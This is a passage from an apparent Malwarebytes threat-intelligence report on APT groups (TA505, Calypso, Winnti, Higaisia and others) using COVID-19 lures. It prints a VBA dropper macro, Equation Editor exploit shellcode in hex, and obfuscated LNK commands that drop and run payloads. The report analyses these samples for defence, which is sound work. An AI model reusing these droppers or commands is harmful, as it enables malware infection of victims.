280 Private Function IBzDnxgfipto()  
281 IBzDnxgfipto = 0
```

Figure 20: Embedded macro

The RAT is dropped in the local user directory as “conhost.exe”. That RAT is a .NET executable obfuscated by “Eazfuscator.net” (Figure 21):




Figure 21: Hades RAT

After de-obfuscation, we saw that the RAT had several functionalities, such as collecting system and user information, taking screenshots, and logging keystrokes.

The “Kdaapk” module is responsible for performing C&C communications. The C&C URL is hardcoded within this module as you can see in Figure 22:




Figure 22: Hades RAT after deobfuscation

## TA505

TA505 is an APT group that started its activity by distributing the Dridex banking Trojan on mass scale in 2014<sup>11</sup>. The group is considered unique, as it's a financially-motivated team of threat actors that uses a wide variety of malware families.

Starting on March 9th, TA505 used malicious macros in their COVID-19 themed documents, which included Microsoft Excel spreadsheets. Figure 23 show such a document after enabling its content:




Figure 23: Lure document

As you can see in Figure 24, upon opening the document, a progress bar dialog box pops up (UserForm1\_show). The dialog box is used to confuse the user while the main malicious functionality is located in the popped-up dialog box activate function (Figure 25).




Figure 24: Embedded macro

When the dialog box is popped up, the "UserForm\_Activate()" function is executed, which calls "Nlgebredneh()" function:

```
Private Sub UserForm_Activate()  
DoEvents  
DoEvents  
NlgebrednehC  
DoEvents  
End Sub  
  
Private Sub UserForm_Initialize()  
Call KeyPropUpdate(Me, False)  
  
End Sub
```

Figure 25: Trigger function of the dialog box

The "Nlgebredneh()" function drops "paper.xls" in the "%APPDATA%" temp directory and extracts "oleobject1.bin" from "paper.xls". In the next step, it decrypts the content of "oleobject1.bin" into "reinforce.dll" in the "%APPDATA%/Microsoft/Windows/Templates" directory. Finally, it executes the DLL file.

```
Public Sub NlgebrednehC()  
Dim sendings As Integer  
ctackPap = UserForm6.TextBox1.Tag  
Dim ofbl As String  
ofbl = UserForm6.TextBox3.Tag + "\reinforce.dll"  
Dim CurrentSizeOfAT As Long  
ctackPap = Join(Array(UserForm6.TextBox1.Tag, "\paper.xlsx"), "")  
ctackPap = Join(Array(ctackPap, UserForm6.TextBox3.Value), "")  
ctackPip = Join(Array(ctackPap, ".zip"), "")  
PublicResumeEraseByArrayList ctackPap, ctackPip, ofbl  
VistaQ ctackPap  
FileCopy ctackPap, ctackPip  
sendings = 1  
Dim sNMSP As New Shell  
If sendings > 0 And sendings > -30 Then  
Set FileWherePutTo2 = sNMSP.Namespace(ctackPap)  
Set FileWherePutTo = sNMSP.Namespace(ctackPip)  
FileWherePutTo2.CopyHere FileWherePutTo.Items.Item(UserForm6.Label11.Tag)  
End If  
CurrentSizeOfAT = 293376  
If IsSecond Then  
CurrentSizeOfAT = 300000 + 33820 + 4  
sendings = 2  
End If  
Composition ctackPap & UserForm6.Label11.Tag, ofbl, CurrentSizeOfAT, sendings  
If sendings > 0 Then  
sendings = sendings + 1  
ChDir (UserForm6.TextBox3.Tag)  
sendings = sendings + 1  
End If  
If sendings < 100 Then  
sendings = sendings + 1  
sendings = sendings + 1  
End If  
PrepareConfigForOutput  
If sendings < 0 Then  
sendings = sendings + 1  
sendings = sendings + 1  
End If  
End Sub
```

Figure 26: The "Nlgebredneh" function

The DLL file is a small downloader that decrypts the next payload into memory. The downloader drops additional malware families associated with TA505, such as banking Trojans and RATs.

## TA542

TA542 (Mummy Spider) is a Russian-speaking threat actor group behind the distribution of Emotet, which was first seen in the wild in 2014<sup>12</sup>. At first, TA542 used modules from the Feodo banking Trojan, but over time developed their malware with modular architecture adding new capabilities.

Since the emergence of COVID-19, TA542 has started using coronavirus themes in various email distribution campaigns. Malicious documents distributed by the actor have embedded macros that act as a downloader for Emotet malware<sup>13</sup>.

## Bitter

Bitter is suspected to be a south Asian APT group targeting Pakistan and China since 2015<sup>14</sup>. According to other security researchers, this group has also used COVID-19 themes to target China<sup>15</sup>. Macro-embedded documents distributed by this group download and drop a variant of its custom RAT that has been written in .Net. Unfortunately, we were not able to retrieve any sample related to this campaign.

## Ocean Lotus

APT32 (Ocean lotus, Sea Lotus) is a Vietnamese APT that has been active since 2014.

The group has targeted private sectors as well as governments and journalists from Australia, Brunei, Cambodia, China, Germany, Indonesia, Laos, Malaysia, Myanmar, Philippines, Singapore, Thailand, the US, and Vietnam. Ocean Lotus has used strategic web compromises and spear phishing to gain foothold into victims' machines<sup>16</sup>.

Ocean Lotus also used malicious macro-embedded documents with COVID-19 themes to target China, starting February 19. In this attack, the malicious document dropped the "Denis" Trojan, a malware family that has been developed by this group<sup>17</sup>.



# RTF exploit

RTF is a flexible text format that was introduced by Microsoft a long time ago. The flexibility of embedding any object type within makes RTF files vulnerable to many OLE objects related vulnerabilities. Several threat actors, especially Chinese ones, use RTF files in their campaigns. Among them are the Calypso group and Winnti threat actors who have used RTF files in their COVID-19 campaigns.


## Calypso Group

Calypso is a Chinese APT group that has been performing cyber espionage operations since 2016<sup>18, 19</sup>. The group has targeted governments in Brazil, India, Kazakhstan, Russia, Thailand, Belarus, Mongolia, and Turkey.

In the new campaign, called Vicious Panada, Calypso Group has targeted the Mongolian public sector by sending malicious RTF files to victims disguised as COVID-19 related documents<sup>20</sup>.

The RTF file has been weaponized with the Royal Road RTF weaponization tool. The tool is known to be used by several Chinese actors and has the capability to embed objects within RTF files that exploit vulnerabilities related to Microsoft Equation Editor. (CVE-2017-11882, CVE-2018-0798, CVE-2018-0802)<sup>21</sup>.

In this campaign, the RTF file exploits the equation editor vulnerability to drop “intel.wll” into the “AppData/Roaming/Microsoft/Word/STARTUP/” directory (Figure 27). “intel.wll” is then executed each time the Microsoft Word application is launched. This DLL downloads additional payloads, including a backdoor with several capabilities, such as taking screen shots, executing new processes, or collecting system information.



id	index	OLE Object
0	000150F3h	Format_id: 2 (Embedded) class name: b'Package' data size: 159838 OLE Package object: Filename: 'k.bin' Source_path: 'C:\\DOCUME~1\\zack\\Desktop\\1112\\k.bin' Temp_path = 'C:\\DOCUME~1\\zack\\Desktop\\1112\\k.bin' MD5 = '76acda3c0dc603df216bde4778460134'
1	00070F78h	Format_id: 2 (Embedded) class name: b'Equation.3' data size: 4608 MD5 = '69906b0c3a871fa4ecee061e3ac0753' CLSID: 0002CE02-0000-0000-C000-000000000046 Microsoft Equation 3.0 (Known Related to CVE-2017-11882 or CVE-2018-0802) Possibly an exploit for the Equation Editor vulnerability (VU#421280, CVE-2017-11882)

Figure 28: RTF file embedding k.dll



Looking at the Equation Native Stream, we can see that this DLL is made persistent by using the run registry key “Microsoft\Windows\CurrentVersion\Run” (Figure 29). In this case, “k.dll” is executed each time the system reboots.

```

00000b40: 0000 0000 ffff ffff ffff ffff ffff .....
00000b50: 0000 0000 0000 0000 0000 0000 0000 .....
*
00000bd0: 0000 0000 ffff ffff ffff ffff ffff .....
*
00000c00: 8811 4143 ebf3 c701 5c2e 2e5c c741 042e ..AC...\.A..
00000c10: 2e5c 6bc7 4108 2e64 6c6c c741 0c00 0000 .\k.A..dll.A...
00000c20: 0058 5b50 83c1 0c51 5053 ff56 085a 5657 .X[P...QPS.V.ZW
00000c30: 8bfa 83c6 48b9 0300 0000 f3a5 5f5e 5883 ...H.....^X.
00000c40: e810 c700 0000 0072 c740 0475 6e64 6cc7 .....r.@.undl.
00000c50: 4008 6c33 322e c740 0c65 7865 2083 c003 @.l32...@.exe ...
00000c60: 8bde 83c3 548b fbab 8d5e 1053 8d5e 1853 ....T...^S.^S
00000c70: 6801 0000 80ff 166a 578d 5e54 8b0b 516a h.....jW.^T...Qj
00000c80: 016a 008d 5e14 53ff 7610 ff56 0490 e8cb .j.^S.v.V....
00000c90: feff ff61 6161 6162 6262 6264 6464 6463 ...aaaabbbddddd
00000ca0: 6363 6300 0000 0072 756e 0053 6f66 7477 ccc...run.Softw
00000cb0: 6172 655c 4d69 6372 6f73 6f66 745c 5769 are\Microsoft\Wi
00000cc0: 6e64 6f77 735c 4375 7272 656e 7456 6572 ndows\CurrentVer
00000cd0: 7369 6f6e 5c52 756e 0000 0020 456e 6764 sion\Run... Engd
00000ce0: 6963 0000 0000 0030 3030 3030 3030 3000 ic....00000000.
00000cf0: 0000 0000 0000 0000 006c 2064 6362 6167 .....l dcbag
00000d00: 6665 0000 0000 0000 000e 0286 1122 0000 fe....."
00000d10: 0c11 0000 0b01 0000 0a02 8690 2102 8b95 !.....!
00000d20: 2103 1d00 0001 000b 0100 110d 0286 1122 !....."
00000d30: 000a 030e 0100 0b01 030f 0100 0c01 031d !....."
00000d40: 0000 0102 8607 2203 1200 0001 0286 6522 .....e"
00000d50: 0298 01eb 0002 9690 2100 0001 0011 0e02 !.....!
00000d60: 8611 2200 000c 1100 000b 0100 000a 0286 .....
00000d70: 9021 028b 9521 031d 0000 0100 0b01 0011 !.....!
00000d80: 0d02 8611 2200 0a03 0e01 000b 0103 0f01 !....."
00000d90: 000c 0103 1d00 0001 0286 0722 0312 0000 .....
00000da0: 0102 8665 2202 9801 eb00 0296 9021 0000 .....e".....!
00000db0: 0100 110e 0286 1122 0000 0c11 0000 0b01 .....

```

Figure 29: Equation native stream

A code similarity check between “k.dll” and “intel.wll” showed that both have similar functionalities and the same exported function named “Engdic”.

## Chinese actor (Winnti)

Another Chinese threat actor that used the Royal Road weaponization framework with a COVID-19 theme recently dropped a backdoor variant named Chinoxy by exploiting the equation editor vulnerability<sup>22, 23</sup>. Some evidence suggests that Winnti is the actor behind this campaign, but we cannot confirm it<sup>22, 24, 25</sup>.



In the properties of this LNK file, there is a command that will be executed when the file is opened (Figure 31).

```
%comspec% /c f%windir:~-3,1%%PUBLIC:~-9,1% %x in (%temp%=%cd%) do f%windir:~-3,1%%PUBLIC:~-9,1% /f "delims==" %i in ('dir "%x\03-01-1.lnk" /s /b') do start %TEMP:~-2,1%%windir:~-1,1%%TEMP:~-13,1%%TEMP:~-7,1%.exe "%i"
```

Figure 31: Command

The command calls “mshta.exe” to execute the HTA application that drops and runs a payload. The payload has a resource that is dropped in the victim’s machine. The final payload in this campaign is either a variant of PlugX RAT or Cobalt Strike.

## Higaisia

Anomali has reported another threat group called Higaisia using malicious LNK files to perform malicious operations using COVID-19 themes. The actor sends an LNK file disguised as a PDF via spam campaigns. After opening the LNK file, an actual PDF file is opened<sup>28</sup>.

It is assumed that the group behind this campaign is a North Korean actor targeting English speaking people/ organizations<sup>28</sup>.

Opening the LNK file leads to execution of the command embedded in the property section (Figure 32). The command decodes an embedded base64 payload and drops it into the victim’s machine.

```
%SystemRoot%\system32\cmd.exe /c copy "20200308-sitrep-48-covid-19.pdf.lnk" %tmp%\g4ZokyumBB2gDn.tmp /y&for /r C:\Windows\System32\ %i in (*ertu*.exe) do copy %i %tmp%\msoia.exe /y&findstr.exe "TVNDRgAAAA" %tmp%\g4ZokyumBB2gDn.tmp>%tmp%\cSilr0uywDNvDu.
```

Figure 32: Command

The dropped payload is a cabinet file that contains multiple files. The content of the cabinet file is extracted using the legitimate Windows executable “extract.exe”. From there, multiple stages are executed and finally, a variant of the PlugX RAT is dropped.

# Conclusion

In this report, we provided an overview of various APT groups using the COVID-19 pandemic as a theme in several different types of malicious campaigns to increase the odds of their attacks' success. This shows that threat actors are closely monitoring public events happening around the world, and quickly employing those themes in attack vectors to take advantage of the opportunity.

We expect that in the coming weeks and months, APT threat actors will continue to leverage this crisis to craft phishing campaigns using social engineering techniques and other malicious tactics embedded into lure documents to compromise their targets.

The Malwarebytes Threat Intelligence team is monitoring the threat landscape and paying particular attention to attacks trying to abuse the public's fear of the COVID-19 crisis. Our business and consumer customers are protected from these attacks and more, thanks to our multi-layered detection engines.

For more information about the threat landscape or how our products thwart advanced attacks, feel free to get in touch with us at [intel@malwarebytes.com](mailto:intel@malwarebytes.com).

---

## Sources

- [Online]. Available: <https://www.virusbulletin.com/conference/vb2019/abstracts/kimsuky-group-tracking-king-spear-phishing>.
- [Online]. Available: <https://blog.trendmicro.com/trendlabs-security-intelligence/cve-2017-0199-new-malware-abuses-powerpoint-slide-show/>.
- [Online]. Available: <https://www.scmagazine.com/home/security-news/gamaredon-like-fancy-bear-and-cozy-bear-steps-up-cyberattacks-against-ukraine-others/>.
- [Online]. Available: [https://mp.weixin.qq.com/s/ZpNK\\_ACZSa8HD75z8wIBgw](https://mp.weixin.qq.com/s/ZpNK_ACZSa8HD75z8wIBgw).
- [Online]. Available: <https://blog.alyac.co.kr/2347>.
- [Online]. Available: <https://blog.talosintelligence.com/2017/05/konni-malware-under-radar-for-years.html>.
- [Online]. Available: <https://blog.malwarebytes.com/threat-analysis/2020/03/apt36-jumps-on-the-coronavirus-bandwagon-delivers-crimson-rat/>.
- [Online]. Available: <https://securelist.com/apt-trends-report-q2-2019/91897/>.
- [Online]. Available: <https://mp.weixin.qq.com/s/o6KC0k43AuOY5F8FKGbmMg>.
- [Online]. Available: <https://ti.qianxin.com/blog/articles/coronavirus-analysis-of-global-outbreak-related-cyber-attacks/>.
- [Online]. Available: <https://www.proofpoint.com/us/threat-insight/post/threat-actor-profile-ta505-dridex-globeimposter>.
- [Online]. Available: <https://www.proofpoint.com/us/threat-insight/post/threat-actor-profile-ta542-banker-malware-distribution-service>.
- [Online]. Available: <https://www.tenable.com/blog/covid-19-coronavirus-fears-seized-by-cybercriminals>.
- [Online]. Available: <https://www.anomali.com/blog/suspected-bitter-apt-continues-targeting-government-of-china-and-chinese-organizations>.
- [Online]. Available: <https://s.tencent.com/research/report/944.html>.
- [Online]. Available: <https://s.tencent.com/research/report/860.html>.
- [Online]. Available: <https://attack.mitre.org/software/S0354/>.
- [Online]. Available: <https://www.ptsecurity.com/ww-en/analytics/calypso-apt-2019/#id1>.
- [Online]. Available: [https://malpedia.caad.fkie.fraunhofer.de/actor/calypso\\_group](https://malpedia.caad.fkie.fraunhofer.de/actor/calypso_group).
- [Online]. Available: <https://research.checkpoint.com/2020/vicious-panda-the-covid-campaign/>.
- [Online]. Available: <https://nao-sec.org/2020/01/an-overhead-view-of-the-royal-road.html>.
- [Online]. Available: [https://malpedia.caad.fkie.fraunhofer.de/details/win\\_chinoxy](https://malpedia.caad.fkie.fraunhofer.de/details/win_chinoxy).
- [Online]. Available: <https://medium.com/@Sebdraven/new-version-of-chinoxy-backdoor-using-covid19-document-lure-83fa294c0746>.
- [Online]. Available: <https://www.virustotal.com/gui/file/30115717d20e469e7c4bf45489f6c6d8810f32b1b68b6aa4b0ffcb21764ea99c/community>.
- [Online]. Available: <https://blog.cyberint.com/covid-19-ongoing-cyber-updates>.
- [Online]. Available: <https://attack.mitre.org/software/S0012/>.
- [Online]. Available: <https://attack.mitre.org/software/S0013/>.
- [Online]. Available: <https://www.anomali.com/blog/covid-19-themes-are-being-utilized-by-threat-actors-of-varying-sophistication>.



[malwarebytes.com/business](https://malwarebytes.com/business)



[corporate-sales@malwarebytes.com](mailto:corporate-sales@malwarebytes.com)



1.800.520.2796

Malwarebytes is a cybersecurity company that millions worldwide trust. Malwarebytes proactively protects people and businesses against malicious threats, including ransomware, that traditional antivirus solutions miss. The company's flagship product uses signature-less technologies to detect and stop a cyberattack before damage occurs. Learn more at [www.malwarebytes.com](https://www.malwarebytes.com).